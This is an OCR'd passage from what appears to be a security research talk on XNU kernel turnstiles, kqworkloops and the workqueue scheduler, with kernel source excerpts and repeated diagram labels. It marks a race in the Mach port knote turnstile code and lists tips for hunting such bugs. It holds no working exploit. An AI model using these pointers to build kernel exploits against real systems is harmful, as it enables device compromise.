        workq_locked = true;
    }

    ts = turnstile_prepare((uintptr_t)kqwl, &kqwl->kqwl_turnstile,
        TURNSTILE_NULL, TURNSTILE_WORKLOOPS);
   ......
}
```


The thread here donates its turnstile to kqwl_turnstile and then blocks on the turnstile's wait queue, kqwl_turnstile will be returned back to the thread when the thread is wakened, and the turnstile will eventually be destroyed along with the exiting of the thread.


kn->kn_hook

```
void
filt_machport_turnstile_prepare_lazily(
    struct knote *kn,
    mach_msg_type_name_t msgt_name,
    ipc_port_t port)
{
    /* This is called from within filt_machportprocess */
    assert((kn->kn_status & KN_SUPPRESSED) && (kn->kn_status & KN_LOCKED));

    if (!filt_machport_kqueue_has_turnstile(kn)) {
        return;
    }

    if (kn->kn_ext[3] == 0 || kn->kn_hook) {
        return;
    }

    struct turnstile *ts = filt_ipc_kqueue_turnstile(kn); // temp kqwl_turnstile
    if ((msgt_name == MACH_MSG_TYPE_PORT_SEND_ONCE && port->ip_specialreply) ||
        (msgt_name == MACH_MSG_TYPE_PORT_RECEIVE)) {
        struct turnstile *kn_ts = turnstile_alloc();
        kn_ts = turnstile_prepare((uintptr_t)kn,
            (struct turnstile **)&kn->kn_hook, kn_ts, TURNSTILE_KNOTE);
        // race here
        turnstile_update_inheritor(kn_ts, ts,
            TURNSTILE_IMMEDIATE_UPDATE | TURNSTILE_INHERITOR_TURNSTILE);
        turnstile_cleanup();
    }
}
```

Takeaways #7


- Get more objects involved
- Objects stashed on others may be forgotten to be cleared
- Learn something from unexpected behaviors


thread A is receiving message
thread A
priority: 40
port
thread special
reply port
turnstile
thread special
reply port's
receive turnstile
priority: 40
knote's turnstile
knote monitoring
the sync port
knote
turnstile
turnstile
kqwl_turnstile
kqworkloop
thread B is sending message
thread B
priority: 50
port
receive right
enqueued in sync port
turnstile
receive right's
send turnstile
priority: 50
Indicates that the thread is blocking on the turnstile's wait queue


thread A is receiving message
thread A
priority: 40
port
thread special
reply port
turnstile
priority: 40
thread special
reply port's
receive turnstile
kqworkloops
knote's turnstile
knote monitoring
the sync port
knote
turnstile
turnstile
kqwl_turnstiles
receive right's
send turnstile
thread B is sending message
thread B
priority: 50
port
receive right
enqueued in sync port
turnstile
priority: 50
Indicates that the thread is blocking on the turnstile's wait queue

Sync push?

- kqworkloop is not the destination of this inheritance chain
- kqwl_turnstile can have an inheritor named wq_turnstile, means wq's turnstile
- wq, abbr. for workqueue, might be the core of this subsystem
- workqueue is per-process, maintains a thread pool
- It will assign a thread for events from userspace, named thread request
- The end of GCD/libdispatch of kernel part
- dispatch_async and its family?


thread A is receiving message
thread A
priority: 40
port
thread special
reply port
turnstile
thread special
reply port's
receive turnstile
priority: 40
kqworkloops
knote's turnstile
knote monitoring
the sync port
knote
turnstile
turnstile
kqwl_turnstiles
receive right's
send turnstile
thread B is sending message
thread B
priority: 50
port
receive right
enqueued in sync port
turnstile
priority: 50
turnstile
wq_turnstile
Indicates that the thread is blocking on the turnstile's wait queue
workqueue
WQ

Workqueue scheduler

```
static workq_threadreq_t
workq_threadreq_select(struct workqueue *wq, struct uthread *uth)
{
    /*
     * Compute the best priority request (special or turnstile)
     */

    pri = (uint8_t)turnstile_workq_proprietor_of_max_turnstile(wq->wq_turnstile,
        &proprietor);
    if (pri) {
        struct kqworkloop *kqwl = (struct kqworkloop *)proprietor;
        req_pri = &kqwl->kqwl_request;
        if (req_pri->tr_state != WORKQ_TR_STATE_QUEUED) {
            panic("Invalid thread request (%p) state %d",
                req_pri, req_pri->tr_state);
        }
    } else {
        req_pri = NULL;
    }
    ……
}
```

Workqueue scheduler

- Mach port sync push is just a small part of workqueue scheduler
- Each thread request is assigned with a thread from wq thread pool and then responsible for handling knote events for kqworkloop
- Got 0 0day
- Small and beautiful

Thank you!